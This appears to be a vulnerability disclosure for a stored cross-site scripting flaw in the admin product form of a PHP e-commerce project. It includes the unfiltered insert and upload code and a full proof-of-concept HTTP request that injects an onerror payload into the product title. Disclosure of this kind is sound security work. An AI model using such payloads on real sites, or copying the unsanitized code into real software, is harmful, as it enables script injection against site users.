


• Input payload at Product Title -> clicked Product Title -> The XSS will trigger



Vulnerable Code

```
₽ ...
add product.php X
     <h1 class="page-header">
  Add Product
<?php add_product(); ?>
     <input type="text" name="product title" class="form-control">

<p
     function add_product(){
  if(isset($_POST['publish'])){
```

• When inserting into the database, the input is not filtered out characters

\$query=query("INSERT INTO products(product_title,product_category_id,product_price,product_description,short_desc,product_quantity,product_image)VAL
\$last_id=last_id();
confirm(\$query);
set_message("New Product with id : (\$last_id) was Added");
redirect("index.php?products");

POC

• Injection Point

```
-----WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="product_title"
```

\$product_image = (\$_FILES['file']['name']);
\$image_temp_location = (\$_FILES['file']['tmp_name']);
\$final_destination = UPLOD_DIRECTORY.DS.\$product_image;
move_uploaded_file(\$image_temp_location ,\$final_destination);

function show_categories_add_product(){
\$query = query("SELECT * FROM categories");
confirm(\$query);
while(\$row = fetch array(\$query)) {

Request

```
POST /Full-Ecommece-Website/Codes/public/admin/index.php?add_product HTTP/1.1
Host: localhost:8080
Content-Length: 1354971
Cache-Control: max-age=0
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXtBAIsNDayF64Ebh
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8080/Full-Ecommece-Website/Codes/public/admin/index.php?ad
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en; q=0.9
Cookie: PHPSESSID=oam3rcbi14nilh2pp3s21upev5; twk_uuid_5c2396fb7a79fc1bddf24b28={"uu
Connection: close
-----WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="product_title"
<image/src/onerror=prompt(8)>
-----WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="product_description"
hacked
-----WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="product_price"
10000
-----WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="short_desc"
hacked
-----WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="publish"
Publish
-----WebKitFormBoundaryXtBAIsNDayF64Ebh
```

Content-Disposition: form-data; name="product_category_id"

12
-----WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="product_quantity"

1
-----WebKitFormBoundaryXtBAIsNDayF64Ebh
Content-Disposition: form-data; name="file"; filename="car.png"
Content-Type: image/png

PNG

VIDEO POC https://drive.google.com/file/d/155K4qLwGl8kwctd5FijU9gzonSA2rMFz/view?usp=sharing

Releases

No releases published

Packages

No packages published